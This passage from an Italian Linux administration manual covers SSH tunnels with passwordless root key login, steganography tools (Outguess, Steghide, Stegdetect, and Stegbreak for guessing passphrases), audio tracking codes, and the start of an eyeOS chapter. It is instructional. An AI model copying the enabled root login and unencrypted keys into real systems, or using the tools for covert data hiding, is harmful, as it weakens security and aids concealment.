↪     -w tun1:0↩
↪     1.2.3.4 true [Invio]
```

Come si può vedere, il tunnel viene creato collegandosi con l'indirizzo IPv4 1.2.3.4, il quale deve essere raggiungibile attraverso Internet; inoltre, è necessario dare un comando, per quanto inutile (in questo caso si tratta di '**true**'). Eventualmente viene richiesto di inserire la parola d'ordine:

```
root@1.2.3.4's password: digitazione_all'oscuro [Invio]
```

Si può poi controllare l'esistenza dell'interfaccia '**tun0**':

```
# ifconfig tun1 [Invio]

tun1  Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-00
      UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
      RX packets:0 errors:0 dropped:0 overruns:0 frame:0
      TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:500
      RX bytes:0 (0.0 b)  TX bytes:0 (0.0 b)
```

Quindi si può configurare l'interfaccia e gli instradamenti:

```
# ifconfig tun1 172.17.254.21 pointopoint 172.21.254.17 [Invio]

# route add -net 172.21.0.0 netmask 255.255.0.0 ↩
↪       gw 172.21.254.17 [Invio]
```

44.8.5.3 Configurazione dal lato «servente»

Dal lato servente, ovvero nel lato destro degli schemi di esempio mostrati, dopo che il tunnel è stato creato, è sufficiente configurare l'interfaccia e gli instradamenti:

```
# ifconfig tun0 172.21.254.17 pointopoint 172.17.254.21 [Invio]

# route add -net 172.17.0.0 netmask 255.255.0.0 ↩
↪       gw 172.17.254.21 [Invio]
```

44.8.5.4 Autenticazione automatica

Se per qualche ragione la connessione del tunnel viene abbattuta, gli esempi mostrati non sono sufficienti a ricreare il tunnel stesso. Evidentemente, da entrambe le parti, si rende necessario uno script, che, periodicamente, controlli se è attivo o se deve essere ristabilito il collegamento. Tuttavia, per automatizzare la connessione dal lato cliente, è necessario che l'autenticazione avvenga attraverso l'autorizzazione della chiave pubblica. Sinteticamente, occorre procedere come segue.


Dal lato cliente, l'utente '**root**' deve disporre di una coppia di chiavi RSA (dove la chiave privata non deve essere cifrata) che può essere creata così:

```
# ssh-keygen -t rsa -N "" -f /root/.ssh/id_rsa [Invio]
```

Così facendo, nella directory '`/root/.ssh/`' si devono ottenere i file '`id_rsa`' (chiave privata) e '`id_rsa.pub`' (chiave pubblica). Il file '`id_rsa.pub`', contenente la chiave pubblica, dovrebbe essere composto da una riga simile a quella seguente:

```
ssh-rsa AAAAB3NzaC1yc2EAAA…ObsDc1WtKtt20= root@localhost
```

A questo punto, dal lato servente, l'utente '**root**' deve dichiarare valido l'accesso da parte di chi è in grado di cifrare qualcosa che può essere decifrato con quella tale chiave pubblica. Ma, seguendo gli esempi mostrati, si pone un problema nuovo: occorre conoscere con quale indirizzo IPv4 si presenta la connessione.



Supponendo che il firewall del lato sinistro disponga di un indirizzo IPv4 statico, corrispondente a 2.3.4.5, nel file '`/root/.ssh/authorized_keys`' del lato servente occorre aggiungere la riga seguente:

```
from="2.3.4.5" ssh-rsa AAAAB3NzaC1…1WtKtt20= root@localhost
```

Naturalmente, anche il file '`/etc/ssh/sshd_config`' del lato servente deve essere redatto in modo tale da consentire un accesso di questo tipo:

```
…
PermitRootLogin yes
RSAAuthentication yes
PubkeyAuthentication yes
…
```

44.9 Steganografia

La ***steganografia*** è un metodo per nascondere delle informazioni all'interno di qualcosa. Nel concetto di steganografia rientra per esempio l'uso dell'inchiostro simpatico. Nel campo delle informazioni digitali, la steganografia avviene frequentemente attraverso la modifica delle immagini o dei suoni, in modo tale da rendere impercettibile la differenza apportata dall'inserimento dell'informazione addizionale.

L'informazione nascosta attraverso la steganografia richiede spazio; evidentemente, rispetto all'informazione apparente che veicola il messaggio nascosto, l'informazione addizionale può essere solo di entità minore. In questo caso si parla di ***portante*** per individuare l'informazione apparente che nasconde quella steganografata.

Nel campo delle immagini e dei suoni digitali, la steganografia si utilizza anche per marchiare i file, con informazioni che contengono i dati sul diritto di autore; in tal caso si parla di ***filigrana*** (*watermark*). Si osservi comunque che l'inserimento di una filigrana all'interno di un file contenente un'immagine o un suono, non dimostra la paternità dell'opera; al massimo può dimostrare chi ha eseguito il marchio. Tuttavia, in questo modo è possibile attribuire un numero di serie univoco alla copia, della quale si intende controllare la diffusione. Chiaramente tali filigrane potrebbero essere rimosse, al costo di una riduzione sensibile di qualità nell'immagine o nel suono; tuttavia, si tratta di informazioni di cui spesso si ignora l'esistenza e per le quali non esistono strumenti adeguati in grado di verificarlo.

44.9.1 Tecniche steganografiche

Le tecniche attraverso cui si realizza la steganografia sono varie e possibilmente sconosciute. Quando la tecnica steganografica è nota, ma soprattutto è noto l'algoritmo usato per inserire le informazioni nella portante, di solito i dati da nascondere sono cifrati, salvo il caso della filigrana in cui l'intento può essere proprio quello di rendere evidente l'informazione.

Nel caso delle immagini, se la portante è costituita da un file in formato grezzo, o comunque non compresso (come può essere il formato PNM o il TIFF), l'informazione può avvenire modificando alcuni bit meno significativi che descrivono il colore di ogni punto grafico (*pixel*). Quando invece l'immagine è costituita da un file in un formato compresso (con perdita di informazioni), la steganografia può sfruttare le caratteristiche dell'algoritmo di compressione stesso per celare le proprie informazioni (la scelta di comprimere in un modo rispetto a un altro determina l'informazione aggiuntiva).

Si possono nascondere delle informazioni in un programma eseguibile, quando esiste la possibilità di sostituire delle istruzioni con altre equivalenti, sfruttando così queste variazioni per inserire delle informazioni. Naturalmente ci possono essere altre possibilità, in base alle caratteristiche del formato eseguibile da utilizzare; quello che conta è che le modifiche al file per introdurre le informazioni steganografiche non interferiscano con il funzionamento del programma stesso.

È possibile usare un file di testo puro per inserire un'informazione addizionale «invisibile», modificando la spaziatura ed eventualmente la punteggiatura. Si può arrivare anche alla sostituzione di parole, attraverso un vocabolario di sinonimi.

Qualunque sia il metodo usato per la steganografia, spesso si richiede che l'informazione aggiunta sia ridondante in qualche modo, per poterla ricostruire in caso di un danneggiamento parziale.

44.9.2 Outguess

Outguess[23] è un programma per la steganografia elettronica in generale, per il quale possono essere scritte delle estensioni relative a diversi tipi di informazioni. Tuttavia, inizialmente è possibile utilizzare soltanto alcuni formati di immagini per inserire informazioni steganografate:

```
outguess [opzioni] file_portante_originale file_steganografato
```

```
outguess -r [opzioni] file_steganografato file_informazione_segreta
```

Il modello sintattico da un'idea di massima dell'utilizzo dell'eseguibile '**outguess**': in condizioni normali si inserisce un'informazione segreta, creando così un file steganografato; se si usa l'opzione '**-r**', si estrae l'informazione segreta da un file già steganografato in precedenza.

Outguess ha la capacità di inserire due informazioni steganografiche sovrapposte; inoltre, dal momento che l'algoritmo steganografico è noto, le informazioni possono essere cifrate.

Tabella 44.135. Alcune opzioni.

Opzione	Descrizione
`-k` ***chiave*** `-K`***chiave***	Specifica la chiave (la parola d'ordine) da usare per cifrare o decifrare l'informazione segreta. Nel secondo caso si fa riferimento alla seconda informazione incorporata o da incorporare.
`-d` ***file*** `-D` ***file***	Specifica il file contenente i dati da nascondere all'interno di un altro. Nel secondo caso, si tratta del secondo file da inserire.
`-e` `-E`	Con questa opzione si richiede di aggiungere delle ridondanze all'informazione nascosta, in modo da poterla recuperare anche in presenza di qualche piccolo errore nell'informazione portante. Nel secondo caso, si fa riferimento al secondo file da nascondere.
`-r`	Richiede l'estrazione delle informazioni nascoste.

Segue la descrizione di alcuni esempi.

- `$` **`outguess -d foglio.xls danza.jpg danza-steg.jpg`** [*Invio*]

  Con questo comando si vuole utilizzare il file '`danza.jpg`' per nascondere il file '`foglio.xls`', ottenendo così il file '`danza-steg.jpg`'. Purtroppo, il file portante non ha lo spazio sufficiente per questo:

```
Reading danza.jpg....
JPEG compression quality set to 75
Extracting usable bits:   17882 bits
Correctable message size: 7983 bits, 44.64%
Encoded 'foglio.xls': 45056 bits, 5632 bytes
steg_embed: message larger than correctable size 45056 > 7983
```

- `$` **`outguess -d messaggio.txt danza.jpg danza-steg.jpg`** [*Invio*]

  Questo comando è una variante di quello precedente, in cui il file da nascondere è costituito da '`messaggio.txt`'. Questa volta, l'incorporazione ha successo e il file '`danza-steg.jpg`' viene generato:

```
Reading danza.jpg....
JPEG compression quality set to 75
Extracting usable bits:   17882 bits
Correctable message size: 7983 bits, 44.64%
Encoded 'messaggio.txt': 440 bits, 55 bytes
Finding best embedding...
    0:   205(43.4%)[46.6%], bias   197(0.96), saved:     1, total:  1.15%
0, 402: Embedding data: 440 in 17882
Bits embedded: 472, changed: 205(43.4%)[46.6%], bias: 197, tot: 17887, skip: 17415
Foiling statistics: corrections: 93, failed: 0, offset: 30.333333 +- 71.419389
Total bits changed: 402 (change 205 + bias 197)
Storing bitmap into data...
Writing danza-steg.jpg....
```

  Si osservi che il file '`messaggio.txt`' è stato steganografato in chiaro, pertanto chiunque può estrarre l'informazione contenuta nel file '`danza-steg.jpg`'.

- `$` **`outguess -d messaggio.txt -k "ciao a tutti"`** ↩ ↪ **`danza.jpg danza-steg.jpg`** [*Invio*]

  Questo comando è una variante di quello precedente, in cui il file da nascondere viene cifrato usando la parola d'ordine «ciao a tutti»:

```
Reading danza.jpg....
JPEG compression quality set to 75
Extracting usable bits:   17882 bits
Correctable message size: 7983 bits, 44.64%
Encoded 'messaggio.txt': 440 bits, 55 bytes
Finding best embedding...
    0:   247(52.3%)[56.1%], bias   218(0.88), saved:    -3, total:  1.38%
    3:   236(50.0%)[53.6%], bias   202(0.86), saved:    -2, total:  1.32%
   79:   214(45.3%)[48.6%], bias   217(1.01), saved:     0, total:  1.20%
   87:   225(47.7%)[51.1%], bias   193(0.86), saved:     0, total:  1.26%
  136:   215(45.6%)[48.9%], bias   187(0.87), saved:     0, total:  1.20%
136, 402: Embedding data: 440 in 17882
Bits embedded: 472, changed: 215(45.6%)[48.9%], bias: 187, tot: 17819, skip: 17347
Foiling statistics: corrections: 117, failed: 0, offset: 43.580000 +- 68.673760
Total bits changed: 402 (change 215 + bias 187)
Storing bitmap into data...
Writing danza-steg.jpg....
```

- `$` **`outguess -d messaggio.txt -k "ciao a tutti"`** ↩ ↪ **`-D messaggio-bis.txt -K "viva le donne"`** ↩ ↪ **`danza.jpg danza-steg.jpg`** [*Invio*]

  Questo comando è una variante di quello precedente, in cui ci sono due file da nascondere, cifrati con parola d'ordine differenti:

```
Reading danza.jpg....
JPEG compression quality set to 75
Extracting usable bits:   17882 bits
Correctable message size: 7983 bits, 44.64%
Encoded 'messaggio.txt': 440 bits, 55 bytes
Finding best embedding...
    0:   247(52.3%)[56.1%], bias   218(0.88), saved:    -3, total:  1.38%
    3:   236(50.0%)[53.6%], bias   202(0.86), saved:    -2, total:  1.32%
   79:   214(45.3%)[48.6%], bias   217(1.01), saved:     0, total:  1.20%
   87:   225(47.7%)[51.1%], bias   193(0.86), saved:     0, total:  1.26%
  136:   215(45.6%)[48.9%], bias   187(0.87), saved:     0, total:  1.20%
136, 402: Embedding data: 440 in 17882
Bits embedded: 472, changed: 215(45.6%)[48.9%], bias: 187, tot: 17819, skip: 17347
Encoded 'messaggio-bis.txt': 440 bits, 55 bytes
Finding best embedding...
  111:   248(52.5%)[56.4%], bias   280(1.13), saved:    -3, total:  1.39%
111, 528: Embedding data: 440 in 17882
Bits embedded: 472, changed: 248(52.5%)[56.4%], bias: 280, tot: 17924, skip: 17452
Foiling statistics: corrections: 239, failed: 0, offset: 46.980892 +- 108.044297
Total bits changed: 930 (change 463 + bias 467)
Storing bitmap into data...
Writing danza-steg.jpg....
```

- `$` **`outguess -r -k "ciao a tutti" danza-steg.jpg`** ↩ ↪ **`testo.txt`** [*Invio*]

  Questo comando si riferisce all'esempio precedente e si mostra l'estrazione del primo file di informazioni (generando il file '`testo.txt`'). Si osservi che la selezione si ottiene solo in base alla scelta della parola d'ordine corretta:

```
Reading danza-steg.jpg....
Extracting usable bits:   17882 bits
Steg retrieve: seed: 136, len: 55
```

- `$` **`outguess -r -k "viva le donne"`** ↩ ↪ **`danza-steg.jpg testo-bis.txt`** [*Invio*]

  Questo comando si riferisce ai due esempi precedenti e si mostra l'estrazione del secondo file di informazioni (generando il file '`testo-bis.txt`'). Si osservi che la selezione si ottiene solo in base alla scelta della parola d'ordine corretta e l'opzione '**`-k`**' rimane in forma minuscola:

```
Reading danza-steg.jpg....
Extracting usable bits:   17882 bits
Steg retrieve: seed: 111, len: 55
```

44.9.3 Stegdetect

Stegdetect[24] è un programma realizzato dallo stesso autore di Outguess, con lo scopo di cercare di individuare la presenza di informazioni steganografiche all'interno di file che apparentemente contengono solo un'immagine.

Il programma è in grado, teoricamente, di individuare la presenza di diversi tipi di algoritmi steganografici, ma non si può contare che l'analisi sia attendibile; soprattutto, non si può contare sul fatto che sia rivelato alcunché, anche quando l'informazione nascosta esiste veramente.

`stegdetect` [***opzioni***] [***file***]…

Il programma '**`stegdetect`**', viene usato normalmente senza opzioni, indicando nella riga di comando l'elenco dei file da controllare; se questa indicazione manca, '**`stegdetect`**' attende il nome dei file da controllare dallo standard input. Ecco un esempio molto semplice di utilizzo:

`$` **`stegdetect *.jpg`** [*Invio*]

```
…
000001.jpg : negative
000002.jpg : jphide(*)
000003.jpg : skipped (false positive likely)
000004.jpg : jphide(***)
000005.jpg : outguess(**)
000007.jpg : negative
…
```

Come si può intuire, gli asterischi vengono usati per indicare la probabilità con la quale è da ritenere che esista effettivamente un'informazione steganografata con l'algoritmo indicato.

Il pacchetto di Stegdetect include anche il programma ‘**stegbreak**’, con il quale si può tentare di estrarre l’informazione contenuta nella portante, tentando di scoprire la parola d’ordine usata per cifrare i dati:

```
stegbreak [opzioni] [file]...
```


L’utilizzo del programma avviene nello stesso modo di ‘**stegdetect**’, con la differenza che, se l’analisi ha successo, il rapporto generato restituisce, con il nome del file, la parola d’ordine scoperta.

Di solito, assieme a questi programmi si trova anche ‘**xsteg**’[25] (che eventualmente può essere distribuito con un pacchetto separato), il quale consente l’uso di ‘**stegdetect**’ attraverso un pannello grafico.

```
xsteg
```

Il programma non richiede opzioni e comunque offre funzionalità limitate.

Figura 44.143. Xsteg durante il funzionamento.



Per ulteriori dettagli, si vedano le pagine di manuale *stegdetect(1)*, *stegbreak(1)* e *xsteg(1)*.

44.9.4 Steghide

Steghide[26] è un programma per la steganografia, utilizzando formati grafici (JPEG e BMP) e formati audio non compressi (WAV-RIFF e AU). La sintassi per l’uso del programma prevede un argomento iniziale che dichiara l’azione, seguito dalle opzioni relative:

```
steghide azione [opzioni]
```

L’azione viene dichiarata attraverso un nome che eventualmente può essere preceduto da due trattini (‘**--**’).

Tabella 44.144. Alcune azioni.

Azione	Descrizione
`embed` `--embed`	Richiede l’inserimento di un’informazione all’interno di un file portante che si vuole steganografare.
`extract` `--extract`	Richiede l’estrazione di un’informazione da un file steganografato in precedenza.
`info` `--info`	Richiede informazioni su un file da steganografare o già steganografato.

Segue la descrizione di alcune opzioni. Si osservi che le opzioni utilizzabili effettivamente dipendono dall’azione dichiarata all’inizio della riga di comando.

Tabella 44.145. Alcune opzioni.

Opzione	Descrizione
`-ef` ***file*** `--embedfile` ***file***	Specifica un file da inserire all’interno di un altro, attraverso la steganografia (quando si usa l’azione ‘**embed**’).
`-cf` ***file*** `--coverfile` ***file***	Specifica un file portante, da steganografare.
`-sf` ***file*** `--stegofile` ***file***	Specifica il nome del file steganografato da generare (quando si usa l’azione ‘**embed**’).
`-xf` ***file*** `--extractfile` ***file***	Specifica il nome del file da generare con il contenuto di quanto inserito in precedenza in un file steganografato (si usa con l’azione ‘**extract**’).
`-p` ***parola_d’ordine*** `--passphrase` ***parola_d’ordine***	Specifica, già nella riga di comando, la parola d’ordine da usare per cifrare o per decifrare un’informazione segreta.

In condizioni normali, Steghide comprime e cifra le informazioni prima di procedere alla steganografia; attraverso delle opzioni che non sono state elencate, è possibile specificare il livello di compressione e l’algoritmo da usare per la cifratura. Il sistema crittografico è simmetrico, ovvero a chiave segreta, costituita da una parola d’ordine. Segue la descrizione di alcuni esempi.

- `$` **`steghide info prova.jpg`** [*Invio*]

  Richiede informazioni sul file ‘`prova.jpg`’ che in questo caso consente di inserire circa 2,9 Kibyte:

  ```
  "prova.jpg":
    format: jpeg
    capacity: 2.9 KB
  ```

  Il programma propone di verificare l’esistenza di un contenuto steganografico, ma in questo caso si rinuncia:

  ```
  Try to get information about embedded data? (y/n) n [Invio]
  ```

- `$` **`steghide embed -ef messaggio.txt -cf prova.jpg`** ↩
  ↪ **`-sf prova-steg.jpg`** [*Invio*]

  Si richiede di utilizzare il file ‘`prova.jpg`’ per incorporare il contenuto del file ‘`messaggio.txt`’, generando il file steganografato ‘`prova-steg.jpg`’. Mancando l’opzione ‘**-p**’, viene richiesto di specificare la parola d’ordine:

  ```
  Enter passphrase: digitazione_all'oscuro [Invio]

  Re-Enter passphrase: digitazione_all'oscuro [Invio]

    embedding "messaggio.txt" in "prova.jpg"... done
    writing stego file "prova-steg.jpg"... done
  ```

- `$` **`steghide extract -sf prova-steg.jpg`** [*Invio*]

  Si richiede di estrarre il contenuto di ‘`prova-steg.jpg`’:

  ```
  Enter passphrase: digitazione_all'oscuro [Invio]

    wrote extracted data to "messaggio.txt".
  ```

- `$` **`steghide extract -sf prova-steg.jpg -xf segreto.txt`** [*Invio*]


  Si richiede di estrarre il contenuto di ‘`prova-steg.jpg`’, specificando che il nome da usare per il file da creare deve essere ‘`segreto.txt`’:

  ```
  Enter passphrase: digitazione_all'oscuro [Invio]

    wrote extracted data to "segreto.txt".
  ```

44.9.5 Codici audio

L'inserimento di filigrane audio ha delle implicazioni importanti, le quali comportano la possibilità di controllare dove viene ascoltata una certa fonte sonora. Il principio si basa sul fatto che le filigrane non risultino udibili, per l'orecchio umano, ma possano essere captate da un microfono di un telefono mobile, nel quale sia stata installata un'applicazione adatta. Tale applicazione avrebbe lo scopo di raccogliere costantemente l'audio proveniente dal microfono, alla ricerca di codici audio riconoscibili, da trasmettere successivamente a qualche destinazione.



La figura mostra Tizio che sta riproducendo una fonte sonora di qualunque tipo. In tale fonte sonora sono nascosti dei codici che non si riconoscono a orecchio, ma lì vicino c'è Caio, con un telefono mobile connesso a Internet, nel quale c'è in funzione un'applicazione in grado di intercettare tali codici audio, trasmettendoli da qualche parte. Si possono ipotizzare diverse situazioni, per esempio questi due casi:

- la fonte sonora proviene da una stazione radio (o televisiva) e il meccanismo di intercettazione dei codici permette di ottenere delle statistiche molto precise sugli ascolti, eventualmente con un dettaglio sull'efficacia della pubblicità trasmessa;
- la fonte sonora proviene da una copia di una canzone acquistata da Sempronio, nella quale è stato inserito un codice univoco per individuarla, copia che però Sempronio ha diffuso incautamente a degli amici, così si scopre che quella copia particolare di quella canzone viene ascoltata in luoghi molto differenti e che Sempronio non ha rispettato i termini della licenza di quell'acquisto.

44.10 Riferimenti

- Andrea Colombo, *Le nuove tecnologie di crittografia*, *http://impresa-stato.mi.camcom.it/im_43/colo.htm*
- *The GNU Privacy Handbook*, 1999, *http://www.gnupg.org/gph/en/manual.html*
- Tony Sale, *Codes and Ciphers in the Second World War*, *The history, science and engineering of cryptanalysis in World War II*, *http://www.codesandciphers.org.uk/*
- *The GNU Privacy Handbook*, 1999, *http://www.gnupg.org/*
- Bert-Jaap Koops, *Crypto law survey*, *http://cwis.kub.nl/~frw/people/koops/lawsurvy.htm* (non più disponibile)
- Kille S., *RFC 1779, A String Representation of Distinguished Names*, 1995, *http://www.ietf.org/rfc/rfc1779.txt*
- *Introduction to SSL*, *http://docs.sun.com/source/816-6156-10/contents.htm*
- *OpenSSL*, *http://www.openssl.org*

- R. Housley, W. Ford, W. Polk, D. Solo, *RFC 2459: Internet X.509 Public Key Infrastructure -- Certificate and CRL Profile* 1999, *http://www.ietf.org/rfc/rfc2459.txt*
- *OpenSSH*, *http://www.openssh.com/*
- Pagine di riferimenti a lavori attorno al protocollo SSH, *http://www.openssh.org/*
- Ulrich Flegel, *The interaction between SSH and X11, thoughts on the security of the Secure Shell*, 1997, *http://wayback.archive.org/web/2002/http://p.ulh.as/docs/*
- OpenVPN Technologies, *OpenVPN*, *http://openvpn.net/*
- *Hostizzle: Free OpenVPN–for real!*, *http://hostizzle.com*
- Enrico Pagliarini, *2024, 28/01/2012, La firma elettronica*, *http://www.radio24.ilsole24or24e.com/main.php?articolo=firmare-senza-carta-codici-sonori-udibili-privacy-digitale-documenti* , da 00:16 fino a 00:25 viene trattata la questione dei codici sonori, mentre da 00:25 in poi viene trattato l'argomento della firma elettronica, ovvero di quella che si ottiene con un pennino usato sopra una superficie sensibile.

[1] La firma elettronica è un concetto diverso dalla firma digitale, dove la firma avviene come su carta, attraverso un pennino e uno schermo sensibile, in grado di registrare sia il tratto, sia la pressione con cui questo è stato ottenuto.

[2] Nella terminologia normale che riguarda i sistemi di cifratura dei messaggi, questo codice di controllo è conosciuto come «hash».

[3] Qui si intende il furto di una chiave privata che non sia stata cifrata, o della quale sia stata scoperta la parola d'ordine necessaria per decifrarla.

[4] L'affermazione va intesa nel senso che l'autore non è in grado di dare un'indicazione precisa al riguardo.

[5] **GnuPG** GNU GPL

[6] In questo contesto, il comando è un'opzione che ha un ruolo particolare.

[7] **Gnome PGP** GNU GPL

[8] Si comprende l'importanza di avere un orologio del sistema funzionante e configurato in modo corretto.

[9] Anche se l'autenticazione del servente fallisce, di solito il programma cliente offre all'utente la possibilità di accettare ugualmente il certificato del servente, in modo da poter instaurare la connessione cifrata.

[10] Ciò spiega il motivo per cui, in questi casi, nel campo ***CN*** del nome distintivo di un certificato X.509 viene indicato il nome a dominio del servente.

[11] La difficoltà maggiore nella realizzazione di software libero di questo tipo sta nei problemi legali dovuti all'uso di questo o quell'algoritmo crittografico, che potrebbe essere brevettato, oppure potrebbe non essere ammesso dalle leggi del proprio paese.

[12] Se si vuole mantenere la possibilità di utilizzare un sistema di autenticazione RHOST+RSA, in cui l'utente non debba intervenire in alcun modo, è necessario che la sua chiave privata non sia protetta da parola d'ordine. Ma è già stato spiegato che si tratta di un modo molto poco sicuro di gestire tale tipo di comunicazione.

[13] **OpenSSL** licenza speciale + SSLeay

[14] È importante ribadire che se questo file contiene il valore $\boldsymbol{n}$, l'ultimo certificato che è stato creato è quello corrispondente al numero $\boldsymbol{n}-1$.

[15] Qui si intende un proxy che non conosca il protocollo utilizzato effettivamente dal servizio che viene ridiretto, a parte la gestione TCP pura e semplice.

[16] **Telnet-SSL** UCB BSD

[17] **SSLwrap** GNU GPL

[18] Soprattutto nel caso di servizi che per loro natura non si lasciano gestire semplicemente in questo modo, come avviene per il protocollo FTP.

[19] **Stunnel** GNU GPL

[20] **OpenSSH** licenza speciale

[21] Si deve fare attenzione al fatto che tra il nome del nodo e il nome dell'utente ci deve essere uno spazio.

[22] **OpenVPN** GNU GPL

[23] **Outguess** licenza speciale BSD

[24] **Stegdetect** licenza speciale BSD

[25] **Xsteg** licenza speciale BSD

[26] **Steghide** GNU GPL

Cloud computing: il ritorno all'informatica centralizzata

Gli anni 2010 segnano il ritorno dell'informatica centralizzata, tipica degli anni 1960-1970, ma al posto di fare riferimento a un solo elaboratore servente ci si avvale oggi di quello che è noto come *cloud provider*, il quale fornisce i propri servizi attraverso sistemi elaborativi molto più complessi, ma in modo trasparente per l'utenza.

Il *cloud provider* può fornire servizi di vario genere, i quali hanno generalmente in comune la garanzia per l'utenza della preservazione dei dati coinvolti.

La fruizione dei servizi di un *cloud provider* può dipendere da software specifico, necessario presso i terminali degli utenti, oppure di navigatori ipertestuali comuni.

Quando un servizio riguarda la gestione o la conservazione di dati, si pone il problema della riservatezza di questi. In pratica, quando si conservano o si elaborano dati presso un servizio esterno, c'è il rischio che qualcuno, presso il gestore, possa trafugarli per qualche scopo.

Il problema della riservatezza può essere più o meno importante, a seconda del contesto. Allo stesso modo, il rischio che i propri dati siano usati in modo scorretto varia a seconda della reputazione di chi si trova a gestirli. Pertanto si affronta il problema a due livelli: scegliendo oculatamente il gestore di servizi oppure gestendo in proprio una struttura di cui si può avere il controllo completo.

45.1 Sistemi tradizionali di accesso remoto

Il metodo tradizionale per accedere a un servente remoto consiste nell'uso di un programma in grado di connettersi attraverso protocolli come TELNET e SSH (sezioni 36.8 e 44.7). Tuttavia, l'introduzione sempre più importante di software grafico, a partire dagli anni 1990, ha relegato l'uso del terminale testuale remoto alle sole attività amministrative dei sistemisti.

Il sistema grafico X consente di interagire con un'applicazione grafica remota (sezione 28.5.5); tuttavia, questa facoltà viene attuata normalmente attraverso un tunnel SSH (sezione 28.5.6), per garantire che la comunicazione non possa essere intercettata.

Attraverso VNC (sezione 28.13) è poi possibile mantenere attiva una sessione di lavoro grafica, presso un servente remoto, riprendendola e sospendendola a piacimento.

45.2 Applicazioni «web»

L'avvento dei navigatori ipertestuali in grado di interpretare il linguaggio HTML (con tutti i suoi sviluppi successivi) e la nascita della programmazione CGI (sezioni 40.4 e 40.5), ha messo a disposizione un'interfaccia universale, sulla quale la costruzione di un programma diventa indipendente dal sistema usato per interagire.

Per mettere in pratica un'applicazione «web» presso un servente, occorre un servente HTTP (capitolo 40) e un programma CGI. Di solito, il programma CGI è scritto utilizzando il linguaggio PHP (*http://php.net*), affidando la gestione dei dati a un DBMS (parte v). A Questo proposito si usa spesso la sigla «...AMP» per indicare l'integrazione di Apache, MySQL e PHP (Apache in qualità di servente HTTP, MySQL in qualità di DBMS e PHP come interprete di programmi CGI scritti nel linguaggio omonimo), anche se la combinazione di questi programmi non è necessariamente obbligata.

Dal lato «cliente», ovvero nel sistema che deve poter fruire del servizio «web» remoto, occorre un navigatore ipertestuale in grado di interpretare correttamente il linguaggio HTML e il linguaggio JavaScript (sezione 54.7), e in grado di visualizzare documenti in formato PDF. Infatti, il linguaggio JavaScript affogato nei documenti HTML consente di disporre di funzionalità dinamiche gestite localmente, senza richiedere necessariamente un'interazione continua con il servente remoto per l'aggiornamento della schermata visualizzata. Inoltre, la capacità di visualizzare documenti PDF serve per la gestione delle stampe: un'applicazione remota, per poter produrre una stampa, fornisce un file PDF che poi, una volta visualizzato, può essere stampato effettivamente (o archiviato elettronicamente).

45.3 Applicazioni «web» invadenti

Un'applicazione «web» che per funzionare presso un terminale richiede soltanto un navigatore normale, con la capacità di interpretare il linguaggio JavaScript e di visualizzare file PDF, è universale, in quanto ha la garanzia ragionevole di poter essere fruita in qualunque condizione.

Tuttavia esistono applicazioni «web» invadenti, nel senso che richiedono di più, costringendo l'utenza a procurarsi software specifico. In particolare questo è il caso di quei servizi che per essere fruiti spediscono al terminale cliente un'applicazione ad-hoc da eseguire localmente. Si tratta di solito di programmi Java (*http://java.com*), SWF (Shockwave Flash o semplicemente Flash *http://www.adobe.com/products/flash.html*) o Silverlight (*http://silverlight.net*).

L'invadenza consiste nel fatto che si è costretti a eseguire localmente un'applicazione sulla quale non si può avere alcun controllo e nel fatto che per poterlo fare può essere necessario scaricare altro software la cui licenza deve essere valutata (e di norma ciò non viene fatto con la dovuta cura).

45.4 eyeOS 1.∗

eyeOS[1] è un'applicazione «web» che si comporta come se fosse un sistema operativo grafico, in grado di eseguire applicazioni scritte in PHP, utilizzando però le interfacce previste nel «kernel» di questo pseudo sistema. Qui si considera la versione 1.9.0.3 che ha la caratteristica di essere «stabile» e relativamente facile da installare, anche da un utente comune che possa gestire la propria directory '`~/public_html/`'.

Il sistema operativo (quello vero) che deve ospitare il servizio di eyeOS, deve disporre di un servente HTTP configurato in modo da poter funzionare con un interprete PHP. Le versioni 1.9.∗ di eyeOS non richiedono necessariamente la presenza di MySQL, che invece diventa indispensabile nelle versioni 2.∗.

Quando il sistema ospitante è in grado di far funzionare correttamente il PHP, si può procedere a scaricare la versione scelta di eyeOS, presso *http://sourceforge.net/projects/eyeos/files/eyeos/1.9.0.3/* , ottenendo il file '`eyeOS_1.9.0.3-1.zip`' (si suppone di averlo salvato nella directory '`/tmp/`'). Il file va estratto dove il servente HTTP può utilizzarlo: potrebbe essere la directory '`/var/www/`' oppure '`~/public_html/`', o qualcosa di simile.

```
# cd /var/www [Invio]

# unzip /tmp/eyeOS_1.9.0.3-1.zip [Invio]
```

Oppure:

```
$ cd ~/public_html/ [Invio]

$ unzip /tmp/eyeOS_1.9.0.3-1.zip [Invio]
```

A questo punto, però, occorre attribuire tutti i permessi di accesso alla struttura espansa, e occorre inserire un file '`php.ini`' che consenta espressamente al codice PHP di poter scrivere e cancellare file.

Questo fatto rappresenta il punto dolente di eyeOS che espone se stesso ad attacchi al codice PHP.

```
